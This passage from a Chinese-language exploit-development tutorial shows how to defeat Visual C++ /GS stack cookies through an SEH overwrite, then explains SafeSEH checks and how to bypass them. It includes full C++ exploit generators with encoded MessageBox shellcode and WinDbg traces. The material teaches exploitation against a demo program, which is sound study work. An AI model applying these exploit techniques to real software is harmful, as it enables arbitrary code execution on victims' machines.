現 在我們只要先注意到 SEH chain 的鍊結串列頭 0012ffa8 距離堆疊頂端 esp 0012fa2c 是 57c，也就是十進位 1404 的距離，與堆疊底端 ebp 0012fb08 距離是 4a0，十進位的 1184。另外，do_something 函式內部的 buf 陣列位置在函式內為 [ebp-84h]，請參考上方 uf do_something 的反組譯結果，看位址 0041129d 的地方。我們的攻擊字串將從 [ebp-84h] 開始覆蓋，84h 是十進位 132，因為 buf 大小是 128 位元組，加上 Canary 4 個位元組，所以是 132 個位元組，合情合理。

再按下 g 讓程式跑到最後第三個斷點：


```
vulnerable_sc!do_something+0x4e:
004112be e84cfdffff      call    vulnerable_sc!ILT+10(__security_check_cookie (0041100f)
```

再 呼叫 Security Cookie 檢查機制 __security_check_cookie 之前，Canary 的值會被計算放在 ecx，此時是 4153ba49，很明顯和我們早先的 c24861d8 不同，因此必定檢查會失敗，如果我們放任程式繼續執行，Security Cookie 保護機制會介入，並且強制中止程式。

但是在那之前，我們來看一下堆疊的覆蓋狀況，執行 dd ebp L2：

```
0:000> dd ebp L2
0012fb08  41414141 deadbeef
```

可以看到 [ebp+4] 已經被我們的 "deadbeef" 覆蓋，這代表函式 do_something 的回返位址被覆蓋了。不過 Security Cookie 的保護很成功，執行 g 讓程式跑下去：

```
0:000> g
eax=0012f5e4 ebx=7ffd8000 ecx=0000c6ae edx=7c90e514 esi=007ebfba edi=00fcf554
eip=7c90e514 esp=0012f6f4 ebp=0012f704 iopl=0         nv up ei ng nz na pe nc
cs=001b  ss=0023  ds=0023  es=0023  fs=003b  gs=0000             efl=00000286
ntdll!KiFastSystemCallRet:
7c90e514 c3              ret
```

ntdll!KiFastSystemCallRet 出來插手，程式結束，緩衝區溢位攻擊降級成阻斷服務攻擊。由此可見 Security Cookie 還滿有效果的。

Security Cookie 無法處理的例外

在上一個例子中，我們在第二個斷點處看了一下 SEH chain 的狀況，得知一個資訊：「SEH chain 的鍊結串列頭距離 ebp 的位置是 1184 個位元組。」這引導我們思考一件事，就是如果我們把攻擊字串加長，蓋過 SEH chain，也就是利用例外處理的攻擊手法，是否可以躲過 Security Cookie 的防護呢？讓我們來試試看。被攻擊程式不變，仍舊維持 /GS 開啟的狀態。

我們稍微修改攻擊程式，把程式碼修改為如下：

```
// File name: attack_sc.cpp
// 2015-1-15
// fon909@outlook.com

#include <iostream>
#include <fstream>
#include <string>
using namespace std;

#define FILENAME "vulnerable_sc_exploit.txt"

int main() {
    string global_junk("junk\n");
    string local_junk(1184 + 132, 'A');
    local_junk += "XXXX";              // SEH: Next
    local_junk += "\xEF\xBE\xAD\xDE";  // SEH: Handler
    local_junk += std::string(81, 'A'); // this will trigger an access violation exception

    std::ofstream fout(FILENAME, std::ios::binary);
    fout << global_junk << local_junk;

    std::cout << "攻擊檔案: " << FILENAME << " 輸出完成\n";
}
```

junk 一開始是塞 1184 + 132 個字母 A。讓我們回憶一下，前個例子我們設定了三個斷點，在第二個斷點處我們多看了一些 SEH 的相關資訊。我們知道攻擊字串是從 [ebp-84h] 開始覆蓋，所以要覆蓋到 ebp 就需要 84h 也就是十進位 132 個位元組。另外早先我們也看過，SEH chain 的位置在第二個 fscanf 執行的當下距離 ebp 是 1184 個位元組。綜合這兩個資訊，所以我們塞入 1184 + 132 個無用的字母 A，接下來的 4 個位元組是 SEH 中的 Next 成員，然後是 4 個位元組的 Handler 成員，如果忘記了，可以翻到第五章複 習一下。最後，我們也知道 SEH chain 位置在 0012ffa8，加上 Next 和 Handler 的 8 個位元組，記憶體位址是 0012ffb0，距離堆疊的最底部 0012ffff 只有 50h 個位元組，也就是十進位的 80 個位元組，如果我們在攻擊字串後面再加上 81 個位元組，就會使得 fscanf 覆蓋的時候產生一個覆蓋到 00130000 位址空間的存取違規 (access violation)，也就是產生一個例外狀況。而這個例外狀況，會驅動作業系統將我們所覆蓋的 SEH Next 和 Handler 載入到記憶體裡頭。

讓我們將攻擊程式存檔編譯並且執行，產生出新的文字檔案，然後用 WinDbg 載入 vulnerable_sc.exe 並且讀入新的攻擊文字檔案 vulnerable_sc_exploit.txt。假設路徑與之前相同，用 WinDbg 指定程式的參數的作法，請參考前面一個例子。WinDbg 成功載入，應該會顯示如下：

```
CommandLine: "C:\Documents and Settings\Administrator\My Documents\Visual Studio 2010\Projects\BypassGS\Debug\vulnerable_sc.exe" ..\attack_sc\vulnerable_sc_exploit.txt
Starting directory: C:\Documents and Settings\Administrator\My Documents\Visual Studio 2010\Projects\BypassGS\Debug
Symbol search path is: SRV*c:\windbgsymbols*http://msdl.microsoft.com/download/symbols
Executable search path is:
ModLoad: 00400000 0041a000   vulnerable_sc.exe
ModLoad: 7c900000 7c9b2000   ntdll.dll
ModLoad: 7c800000 7c8f6000   C:\WINDOWS\system32\kernel32.dll
ModLoad: 10200000 10372000   C:\WINDOWS\system32\MSVCR100D.dll
(784.db0): Break instruction exception - code 80000003 (first chance)
eax=00251eb4 ebx=7ffd8000 ecx=00000003 edx=00000008 esi=00251f48 edi=00251eb4
eip=7c90120e esp=0012fb20 ebp=0012fc94 iopl=0         nv up ei pl nz na po nc
cs=001b  ss=0023  ds=0023  es=0023  fs=003b  gs=0000             efl=00000202
ntdll!DbgBreakPoint:
7c90120e cc              int     3
```



```
(784.db0): Access violation - code c0000005 (first chance)
First chance exceptions are reported before any exception handling.
This exception may be expected and handled.
eax=00130000 ebx=7ffd8000 ecx=00000041 edx=00000000 esi=010ce59a edi=0141f554
eip=102dde8f esp=0012f754 ebp=0012f9a0 iopl=0         nv up ei pl zr na pe nc
cs=001b  ss=0023  ds=0023  es=0023  fs=003b  gs=0000             efl=00010246
MSVCR100D!_input_l+0xa4f:
102dde8f 8808            mov     byte ptr [eax],cl          ds:0023:00130000=41
```

可以看到 Access violation 出現了，是卡在 mov byte ptr [eax],cl 的部份，來看一下 eax，其值為 00130000，正如我們前面所預測的。這個時候看一下 SEH chain 資訊，確定是否已經被覆蓋：

```
0:000> !exchain
0012f9f4: MSVCR100D!_except_handler4+0 (10319550)
  CRT scope  0, func:   MSVCR100D!vfscanf+252 (102649e2)
0012ffa8: deadbeef
Invalid exception stack at 58585858
```

看出已經被覆蓋了，0012ffa8 是 deadbeef。如果我們這個時候給 WinDbg 再個 g，讓它繼續處理例外，我們來看看 Security Cookie 是否可以防堵的住這個例外呢？

```
0:000> g
(784.db0): Access violation - code c0000005 (first chance)
First chance exceptions are reported before any exception handling.
This exception may be expected and handled.
eax=00000000 ebx=00000000 ecx=deadbeef edx=7c9032bc esi=00000000 edi=00000000
eip=deadbeef esp=0012f384 ebp=0012f3a4 iopl=0         nv up ei pl zr na pe nc
cs=001b  ss=0023  ds=0023  es=0023  fs=003b  gs=0000             efl=00010246
deadbeef ??              ???
```

deadbeef 被載入到 eip 執行。記得我們在第五章學到，發生例外後的那一瞬間（就是現在），[esp+8] 總是會是 SEH 的 Next 成員，讓我們來驗證一下，執行 ddp (esp+8) L1：

```
0:000> ddp (esp+8) L1
0012f38c  0012ffa8 58585858
```

果然，[esp+8] 的值是 0012ffa8，而 ddp 指令是將所指定的位址當作指標來做 dereference 的動作，而 0012ffa8 所儲存的內容就是 58585858，也就是字串 "XXXX"。

如 我們所預測，我們成功驗證了 Security Cookie 無法防護例外攻擊。透過第五章所學的，我們知道要使用例外攻擊，必須有類似 pop # pop # retn 這樣的指令在記憶體中，但是因為我們的 vulnerable_sc.exe 程式實在太小了，所以筆者在記憶體中找不到這樣的指令，所以我們試試看自己創造一個。還記得 vulnerable_sc 在讀入我們的攻擊字串前會先用全域變數 char global[128] 讀入一個字串嗎？讓我們把 pop # pop # retn 塞入那個全域變數。然後在攻擊字串裡面指定它的位址。全域變數的位址通常是不變的，所以這個手法相對穩定。

我們用 pop ebx # pop ebx # retn，opcode 代碼是 "\x5b\x5b\xc3"。

在 我們修改攻擊程式之前，我們確認一下全域變數 char global[128] 的位址，參考上方 uf do_something 的輸出，看一下 00411286 那一行組合語言指令：push offset vulnerable_sc!global (00416520)，我們可以知道 global 陣列變數位在 00416520。這個位址是我們在第一次 fscanf 塞 "\x5b\x5b\xc3" 的地方，也是我們在第二次 fscanf 攻擊字串中，SEH chain 的 handler 的值。

這裡有一個小細節， 00416520 中的 20 是 ASCII 空白字元，fscanf 讀到它會中止，所以我們不能將此記憶體位址塞給 handler，不然 handler 後面所有的字串會讀不進來，也就無法塞到堆疊底 00130000 進而造成存取違規。所以我們調整一下，將 handler 的值改為 00416521，然後第一次的 fscanf 塞 "\x90\x5b\x5b\xc3"，前面的 \x90 會放在 00416520，造成 padding 一個位元組的效果。

攻擊程式修改如下：

```
// File name: attack_sc.cpp
// 2015-1-15
// fon909@outLook.com

#include <iostream>
#include <fstream>
#include <string>
using namespace std;

#define FILENAME "vulnerable_sc_exploit.txt"

int main() {
    size_t const len_padding1 = 1184 + 132;
    size_t const len_padding2 = 81;

    char const pop_pop_ret[] = "\x90\x5b\x5b\xc3\n"; // nop#pop#pop#ret

    string nop(len_padding1, 'A');
    string next("\xcc\xcc\xcc\xcc"); // SEH: Next
    char handler[] = "\x21\x65\x41\x00"; // SEH: Handler
    string exp_trigger(len_padding2, 'A'); // this will trigger an access violation exception

    ofstream fout(FILENAME, std::ios::binary);
    fout.write(pop_pop_ret, sizeof(pop_pop_ret)-1);
    fout << nop << next;
    fout.write(handler, sizeof(handler)-1);
    fout << exp_trigger;
```

稍微解釋一下。我們的攻擊程式首先寫出 "\x90\x5b\x5b\xc3\n" 字串，也就是 nop # pop ebx # pop ebx # retn 組語指令的 opcode，並且加上一個換行字元 '\n'，這樣會讓 vulnerable_sc 的第一個 fscanf 讀進去，換行字元會讓它停止，並且換第二個 fscanf 開始讀。

真 正的攻擊字串透過第二個 fscanf 開始讀，首先是一堆的字母 'A'，重點是讓我們調整到 SEH chain 的串列頭位址，然後我們塞入 next，令其為 "\xcc\xcc\xcc\xcc" 也就是四個 int 3 的組語指令，這樣我們透過 debugger 來觀察的時候，到那裡會自動中斷，方便我們在 debugger 內操控。

然後塞入 handler，根據第五章，handler 必須是 pop # pop # ret。我們利用早先的第一次 fscanf 自己製造了一個放在被攻擊程式的全域記憶體位址內，那個位址我們早先解釋過，透過 uf do_something 我們知道陣列變數 global 位址是 00416520。因為 '\x20' 字元會中止 fscanf 繼續讀完後面的字串，所以我們多塞了一個位元組 '\x90'，因此這裡的位址就改寫成 00416521。因為有 '\x00' 字元，要特別用 ofstream::write() 函式來做輸出的動作，無法直接用運算子 << 來完成。

最後我們塞入 exp_trigger 來觸動存取違規。

存檔編譯並執行，產生新的攻擊文字檔 vulnerable_sc_exploit.txt。

我們再次透過 WinDbg 載入被攻擊程式，並將新的文字檔給它當作執行參數。載入後按下 g 輸出如下：

```
0:000> g
(820.fa4): Access violation - code c0000005 (first chance)
First chance exceptions are reported before any exception handling.
This exception may be expected and handled.
eax=00130000 ebx=7ffde000 ecx=00000041 edx=00000000 esi=01a7566a edi=013df554
eip=102dde8f esp=0012f754 ebp=0012f9a0 iopl=0         nv up ei pl zr na pe nc
cs=001b  ss=0023  ds=0023  es=0023  fs=003b  gs=0000             efl=00010246
MSVCR100D!_input_l+0xa4f:
102dde8f 8808            mov     byte ptr [eax],cl          ds:0023:00130000=41
```

程式依然發生存取違規。我們來看一下 SEH chain，執行 !exchain 得到：

```
0:000> !exchain
0012f9f4: MSVCR100D!_except_handler4+0 (10319550)
  CRT scope  0, func:   MSVCR100D!vfscanf+252 (102649e2)
vulnerable_sc!global+1 (00416521)
Invalid exception stack at cccccccc
```

可以看到 SEH chain 被我們覆蓋，串列變成 0012f9f4 -> 00416521，00416521 是我們安排好的，[00416521] 內存放著 pop # pop # retn 的組語指令。這個時候我們再次 g 讓它跑：

```
0:000> g
(820.fa4): Break instruction exception - code 80000003 (first chance)
eax=00000000 ebx=0012f46c ecx=00416521 edx=7c9032bc esi=00000000 edi=00000000
eip=0012ffa8 esp=0012f390 ebp=0012f3a4 iopl=0         nv up ei pl zr na pe nc
cs=001b  ss=0023  ds=0023  es=0023  fs=003b  gs=0000             efl=00000246
0012ffa8 cc              int     3
```

看到程式執行順序來到 0012ffa8，也就是我們刻意塞的 next 的四個 int 3 指令（字串 "\xcc\xcc\xcc\xcc"），看一下 db 12ffa8 L4：

```
0:000> db 12ffa8 L4
0012ffa8  cc cc cc cc
```

正是我們塞入的四個 '\xcc' 字元，也就是四個 int 3 指令。


到此我們已經控制了程式執行的流程，接下來讓我們修改程式執行的內容，將我們熟悉的 shellcode 放進來，修改攻擊程式如下：

```
// File name: attack_sc.cpp
// 2015-1-15
// fon909@outlook.com

#include <iostream>
#include <fstream>
#include <string>
using namespace std;

#define FILENAME "vulnerable_sc_exploit.txt"

//Reading "e:\asm\messagebox-shikata.bin"
//Size: 288 bytes
//Count per line: 19
char code[] =
"\xba\xb1\xbb\x14\xaf\xd9\xc6\xd9\x74\x24\xf4\x5e\x31\xc9\xb1\x42\x83\xc6\x04"
"\x31\x56\x0f\x03\x56\xbe\x59\xe1\x76\x2b\x06\xd3\xfd\x8f\xcd\xd5\x2f\x7d\x5a"
"\x27\x19\xe5\x2e\x36\xa9\x6e\x46\xb5\x42\x06\xbb\x4e\x12\xee\x48\x2e\xbb\x65"
"\x78\xf7\xf4\x61\xf0\xf4\x52\x90\x2b\x05\x85\xf2\x40\x96\x62\xd6\xdd\x22\x57"
"\x9d\xb6\x84\xdf\xa0\xdc\x5e\x55\xba\xab\x3b\x4a\xbb\x40\x58\xbe\xf2\x1d\xab"
"\x34\x05\xcc\xe5\xb5\x34\xd0\xfa\xe6\xb2\x10\x76\xf0\x7b\x5f\x7a\xff\xbc\x8b"
"\x71\xc4\x3e\x68\x52\x4e\x5f\xfb\xf8\x94\x9e\x17\x9a\x5f\xac\xac\xe8\x3a\xb0"
"\x33\x04\x31\xcc\xb8\xdb\xae\x45\xfa\xff\x32\x34\xc0\xb2\x43\x9f\x12\x3b\xb6"
"\x56\x58\x54\xb7\x26\x53\x49\x95\x5e\xf4\x6e\xe5\x61\x82\xd4\x1e\x26\xeb\x0e"
"\xfc\x2b\x93\xb3\x25\x99\x73\x45\xda\xe2\x7b\xd3\x60\x14\xec\x88\x06\x04\xad"
"\x38\xe4\x76\x03\xdd\x62\x03\x28\x78\x01\x63\x92\xa6\xef\xfa\xcd\xf1\x10\xa9"
"\x15\x77\x2c\x01\xad\x2f\x13\xec\x6d\xa8\x48\xca\xdf\x5f\x11\xed\x1f\x60\xba"
"\x21\xd9\xc7\x1b\x29\x7f\x97\x35\x90\x4e\xbc\x42\xbe\x94\x44\xda\xdd\xbd\x69"
"\x84\x01\x1e\x02\x5b\x33\x32\xb6\xcb\xdc\xe6\x16\x5b\x4a\xbf\x33\x0f\xe6\x0e"
"\x75\x47\xba\x54\x88\xd1\xa3\xa4\x40\x8b\x13\x94\x35\x1e\xac\xca\x87\x5e\x02"
"\x14\xb2\x56";
```



```
    char const pop_pop_ret[] = "\x90\x5b\x5b\xc3\n";

    string shellcode(code);
    string second_jump("\xE9\xCF\xFE\xFF\xFF" "\x90\x90\x90");
    string nop(len_padding1 - shellcode.size() - second_jump.size(), '\x90');
    string next("\xEB\xF6" "\x90\x90"); // SEH: Next
    char handler[] = "\x21\x65\x41\x00"; // SEH: Handler
    string exp_trigger(len_padding2, 'A'); // this will trigger an access violation exception

    ofstream fout(FILENAME, std::ios::binary);
    fout.write(pop_pop_ret, sizeof(pop_pop_ret)-1);
    fout << nop << shellcode << second_jump << next;
    fout.write(handler, sizeof(handler)-1);
    fout << exp_trigger;

    cout << "攻擊檔案: " << FILENAME << " 輸出完成\n";
}
```

存檔編譯執行。這次不需要 debugger，直接執行程式。我們再次跟電腦打聲招呼：Hello, World!



我們成功攻擊了 Security Cookie 保護的程式。

安全的虛擬函式

C++ 有個虛擬函式的功能，實作上是在類別的成員函式內部保留一個 vtable 指標，在呼叫其他成員函式的時候，透過這個 vtable 指標，在執行時期動態決定要呼叫的父類別或子類別的虛擬函式。

本來在 2008 年以前，透過虛擬函式可以很順利的攻擊 Security Cookie，但是在黑帽大會被揭露之後，預設虛擬函式的 vtable 指標都會被儲存在離 ebp 最近的位置。如果有開 /GS 的話，32 位元程式中，Security Cookie 的 Canary 會被儲存在 [ebp-4]，而 vtable 指標則被儲存在 [ebp-8]；如果沒開 /GS，vtable 指標會被儲存在 [ebp-4]。也就是說，無論如何，透過緩衝區溢位攻擊要覆蓋 vtable，都會引發存取違規的例外，無法順利攻擊。


有興趣者可以參閱這一篇 08 年黑帽大會的相關文件，作者是 Alexander Sotirov 和 Mark Dowd。但是我要告訴讀者的是，虛擬函式的手法已經行不通了，當然除非你面對的是 08 年以前的老程式。


SafeSEH

SafeSEH 是在 2004 年 8 月釋放的 Windows XP SP2 及其以後的系統中所加入的保護功能，所以距離今天已經有一段歷史了。微軟對它的定義是 Software-enfored DEP (Data Execution Prevention)，但是實際上它和一般普遍簡稱的 DEP，也就是微軟所說的 Hardware-enforced DEP，是兩種截然不同的保護措施。為避免混淆，往後我們說到的 DEP，都是微軟所說的 Hardware-enforced DEP，也是一般普遍對 DEP 的觀念。我們會使用 SafeSEH 來取代 Software-encorded DEP 這個比較容易混淆的稱呼。

SafeSEH 是針對 32 位元程式的機制。64 位元的 PE 格式都有類似 SafeSEH 所建立的表格，所以不再需要 SafeSEH 這個額外功能。本書只針對 32 位元進行討論。

SafeSEH 並不像早先我們所探討的 Security Cookie 是編譯器透過 /GS 參數所啟動的功能。SafeSEH 是透過連結器的參數 /safeseh 來啟動的保護機制，即便是今日，預設的狀態下還是關閉的。如下圖，程式設計師必須特別在連結器的 Image has Safe Execution Handlers 選項中勾選 Yes，或者直接在參數中手動加入 /safeseh，如此連結出來的輸出檔案才會具備 SafeSEH 的保護機制。





SafeSEH 的保護機制有兩方面，一方面連結器會在輸出檔案中建立例外處理函式的對照表格；另一方面，當例外發生時，作業系統會交給 ntdll 中的函式 RtlDispatchException 來做第一步的處理，在這個函式中，又會呼叫 RtlIsValidHandler 這個函式來做第二步的處理，在這兩個函式中，會去檢查一些邏輯機制，包括前面提到由連結器建立的例外處理函式對照表，如果 SEH 結構中所指定的 Handler 可以在對照表格中找到，那麼才是一個被允許的 Handler，否則如果檢驗邏輯失敗，程式會被強迫中止。

我 們早先提過，2008 年黑帽年會中，Alexander Sotirov 和 Mark Dowd 揭露了一些相關的保護機制，其中包括 RtlDispatchException 和 RtlIsValidHandler 這兩個函式內部的檢驗邏輯，筆者列出如下，首先是第一步的 RtlDispatchException：

```
void RtlDispatchException(...) {
    if (exception record is not on the stack)
        goto corruption;

    if (handler is on the stack)
        goto corruption;

    if (RtlIsValidHandler(handler, process_flags) == FALSE)
        goto corruption;

    // execute handler
    RtlpExecuteHandlerForException(handler, ...)
    ...
}
```

第一個邏輯檢查是判斷 exception record 是否在堆疊中，exception record 就是我們第五章提過的 SEH 結構中的 Next 成員函式。如果 Next 不在堆疊記憶體中，則判定失敗。

第二個邏輯檢查是判斷 SEH 結構中的 Handler 成員是否在堆疊中，如果是，則判定失敗。一般來說 Handler 都會在程式碼區塊內，所以記憶體位址不會是堆疊的記憶體位址。

第三個就是 RtlIsValidHandler 這個函式出場了，如果這個函式檢驗失敗，則整體判定失敗。

最後，如果前面三關都通過，則判定成功，執行例外處理函式。

我們接下來看一下 RtlIsValidHandler 內部的邏輯機制，Alex 和 Mark 特別提到以下為 Vista SP1 的分析結果：

```
BOOL RtlIsValidHandler(handler) {
    if (handler is in an image) {
        if (image has the IMAGE_DLLCHARACTERISTICS_NO_SEH flag set)
            return FALSE;

    if (image has a SafeSEH table)
        if (handler found in the table)
            return TRUE;
        else
            return FALSE;

    if (image is a .NET assembly with the ILonly flag set)
        return FALSE;

    // fall through
    }
```


```
    }

    if (handler is not in an image) {
        if (ImageDispatchEnable bit set in the process flags)
            return TRUE;
        else
            return FALSE; // don't allow handlers outside of images
     }

    // everything else is allowed
     return TRUE;
}
```

這一大段邏輯檢查機制值得討論一下。首先裡面提到的 image 是這個意思：程序在記憶體中執行，會載入相關的作業系統 DLL，例如 kernerl32.dll 或 user32.dll 等等，以及可能有應用程式自身開發的 DLL，還有應用程式 .exe 自己本身，這些東西我們稱它們為模組。這些模組內部有程式碼，當程序被載入到記憶體中執行的時候，這些模組的程式碼就被放置到對應的記憶體位址空間去。以 上邏輯機制中提到的 image 就是這些程式碼的位址空間。例如我們在 Windows XP 隨便點擊執行小算盤 calc.exe 這支程式，當程式 (program) 被放到記憶體裡執行時，我們稱它為程序 (process)，下圖是透過 WinDbg 載入小算盤程式的時候，所顯示出來的資訊：

```
CommandLine: C:\WINDOWS\system32\calc.exe
Symbol search path is: SRV*c:\windbgsymbols*http://msdl.microsoft.com/download/symbols
Executable search path is:
ModLoad: 01000000 0101f000   calc.exe
ModLoad: 7c900000 7c9b2000   ntdll.dll
ModLoad: 7c800000 7c8f6000   C:\WINDOWS\system32\kernel32.dll
ModLoad: 7c9c0000 7d1d7000   C:\WINDOWS\system32\SHELL32.dll
ModLoad: 77dd0000 77e6b000   C:\WINDOWS\system32\ADVAPI32.dll
ModLoad: 77e70000 77f02000   C:\WINDOWS\system32\RPCRT4.dll
ModLoad: 77fe0000 77ff1000   C:\WINDOWS\system32\Secur32.dll
ModLoad: 77f10000 77f59000   C:\WINDOWS\system32\GDI32.dll
ModLoad: 7e410000 7e4a1000   C:\WINDOWS\system32\USER32.dll
ModLoad: 77c10000 77c68000   C:\WINDOWS\system32\msvcrt.dll
ModLoad: 77f60000 77fd6000   C:\WINDOWS\system32\SHLWAPI.dll
(b20.a8): Break instruction exception - code 80000003 (first chance)
eax=001a1eb4 ebx=7ffd4000 ecx=00000007 edx=00000080 esi=001a1f48 edi=001a1eb4
eip=7c90120e esp=0007fb20 ebp=0007fc94 iopl=0         nv up ei pl nz na po nc
cs=001b  ss=0023  ds=0023  es=0023  fs=003b  gs=0000             efl=00000202
ntdll!DbgBreakPoint:
7c90120e cc              int     3
```

你可以看到每行由 ModLoad 這個字所開頭的文字，就是小算盤放到記憶體執行時，會載入的模組。其中包括 calc.exe、ntdll.dll、kerner32.dll、SHELL32.dll 等等。每行前面的兩個數字分別代表它們的程式碼在記憶體中的起始位址以及結束位址，例如 calc.exe 的程式碼的起始位址是 01000000，結束位址是 0101f000；ntdll.dll 的起始位址是 7c900000，結束位址是 7c9b2000，依此類推。這些就是上面那段邏輯機制中所說的 image。

如果 Handler 在 image 記憶體位址區段裡面，就檢查 IMAGE_DLLCHARACTERISTICS_NO_SEH 這個 PE 表頭中的 flag 是啟動或關閉。IMAGE_DLLCHARACTERISTICS_NO_SEH 是定義在 PE 表頭中 Option Header 裡面的 DllCharacteristics 資料項目中的一個 bit。實際上筆者尚未見過有 exe 執行程式或者 dll 動態連結函式庫會設定這個 bit 的。大部分的情況下這個判斷句都不會判定為真，所以不會回傳 FALSE。

再來是檢查 image 是否有 SafeSEH table，如果連結器有手動開啟 /safeseh 參數的話，則會建立這個表格。

在 作業系統有啟動 DEP 的環境中，不論硬體是否支援 DEP（我們晚點會談，DEP 需要作業系統與硬體的共同支援），ExecuteDispatchEnable 和 ImageDispatchEnable 這兩個 bit flags 都會設定為關閉，因此這裡的邏輯判斷會判定為存取違規或者回傳 FALSE。這兩個 bit flags 定義於 _KPROCESS 結構中，並且可以在程式執行時期改變。參考如下的 WinDbg 輸出結果：

```
0:000> dt _KPROCESS
ntdll!_KPROCESS
   +0x000 Header           : _DISPATCHER_HEADER
```

```
   +0x010 ProfileListHead  : _LIST_ENTRY
   +0x018 DirectoryTableBase : [2] Uint4B
   +0x020 LdtDescriptor    : _KGDTENTRY
   +0x028 Int21Descriptor  : _KIDTENTRY
   +0x030 IopmOffset       : Uint2B
   +0x032 Iopl             : UChar
   +0x033 Unused           : UChar
   +0x034 ActiveProcessors : Uint4B
   +0x038 KernelTime       : Uint4B
   +0x03c UserTime         : Uint4B
   +0x040 ReadyListHead    : _LIST_ENTRY
   +0x048 SwapListEntry    : _SINGLE_LIST_ENTRY
   +0x04c VdmTrapcHandler  : Ptr32 Void
   +0x050 ThreadListHead   : _LIST_ENTRY
   +0x058 ProcessLock      : Uint4B
   +0x05c Affinity         : Uint4B
   +0x060 StackCount       : Uint2B
   +0x062 BasePriority     : Char
   +0x063 ThreadQuantum    : Char
   +0x064 AutoAlignment    : UChar
   +0x065 State            : UChar
   +0x066 ThreadSeed       : UChar
   +0x067 DisableBoost     : UChar
   +0x068 PowerState       : UChar
   +0x069 DisableQuantum   : UChar
   +0x06a IdealNode        : UChar
   +0x06b Flags            : _KEXECUTE_OPTIONS
   +0x06b ExecuteOptions   : UChar
0:000> dt _KEXECUTE_OPTIONS
ntdll!_KEXECUTE_OPTIONS
```



```
   +0x000 ImageDispatchEnable : Pos 5, 1 Bit
   +0x000 Spare            : Pos 6, 2 Bits
```

我們 dt _KPROCESS 可以看到 0x06b 處有 Flags 成員，型別為 _KEXECUTE_OPTIONS。dt _KEXECUTE_OPTIONS 可以看到剛剛說的兩個 bit flags。

總結，當作業系統啟動 DEP 的時候，以下情況會判定 Handler 可被執行：
A1. Handler 的記憶體位址定義在 SafeSEH 表格中，且擁有該表格的模組 (image) 的 IMAGE_DLLCHARACTERISTICS_NO_SEH 為關閉（絕大部分的情況皆為關閉）。
A2. Handler 的記憶體位址在標注為可執行的記憶體頁面，且該頁面位址落於某模組內，且該模組的 IMAGE_DLLCHARACTERISTICS_NO_SEH 為關閉、也沒有 SafeSEH 表格，也沒有 .net 的 ILonly 旗標或 ILonly 旗標為關閉。

當作業系統沒有啟動 DEP 的時候，以下情況會判定 Handler 可被執行：
B1. 同上面 A1，也就是 Handler 在 SafeSEH 表格中，且該表格的模組 IMAGE_DLLCHARACTERISTICS_NO_SEH 為關閉。
B2. Handler 所在的模組其 IMAGE_DLLCHARACTERISTICS_NO_SEH 為關閉，該模組也沒有 SafeSEH 表格，也沒有 .net 的 ILonly 旗標或該旗標為關閉。
B3. Handler 不在任何模組的記憶體區間內，也不在當前執行緒的堆疊內。


攻擊 SafeSEH

攻擊 SafeSEH 的方式，常見的有以下幾種：
1. 不要使用 SEH 攻擊手法。取而代之的是，使用直接覆蓋 ret 位址的攻擊或其他攻擊手法。
如果仍然必須使用 SEH 攻擊手法，則照以下方式：
2a. 當作業系統沒有啟動 DEP 的時候，尋找前面說的 B2 或 B3 的狀況。
2b. 當作業系統啟動 DEP 的時候，尋找前面說的 A2 的狀況，也就是尋找任何一個沒有透過 SafeSEH 保護的模組程式碼區間，任何一個都可以。

直接覆蓋 ret 位址的攻擊我們已經演示相當多次，在此不贅述。

另外我們在攻擊 Security Cookie 所演示的例子，就是 B2 情況的利用。因為我們所使用到的 Handler，也就是 pop # pop # ret 的指令位址，是放在全域變數空間，也就是 vulnerable_sc.exe 模組本身的位址。

如 果我們透過 Immunity Debugger 載入在攻擊 Security Cookie 例子中的 vulnerable_sc.exe，並且放入 vulnerable_sc_exploit.txt 當作執行參數，讓程式跑下去撞到存取違規。此時我們透過 mona 指令 !mona seh -all，就可以查找在模組記憶體區間之外的記憶體空間，是否有符合 SEH 攻擊可以用的類似 pop # pop # ret 這樣的指令，如下圖：



可以看到圖中找到兩個位址，一個在 0x00280b0b，另一個是堆積 (heap) 空間位址 0x00395949。使用這兩個位址來當作 Handler 就是上面所提過 B3 狀況的利用。這樣的記憶體位址可能會不穩定。

至於 DEP 啟動的狀態，使用 SEH 攻擊方法的唯一途徑就是：在沒有被 SafeSEH 機制保護的任何一個模組程式碼空間內，尋找 pop # pop # ret 或類似指令。我們晚一點會深入介紹 DEP。

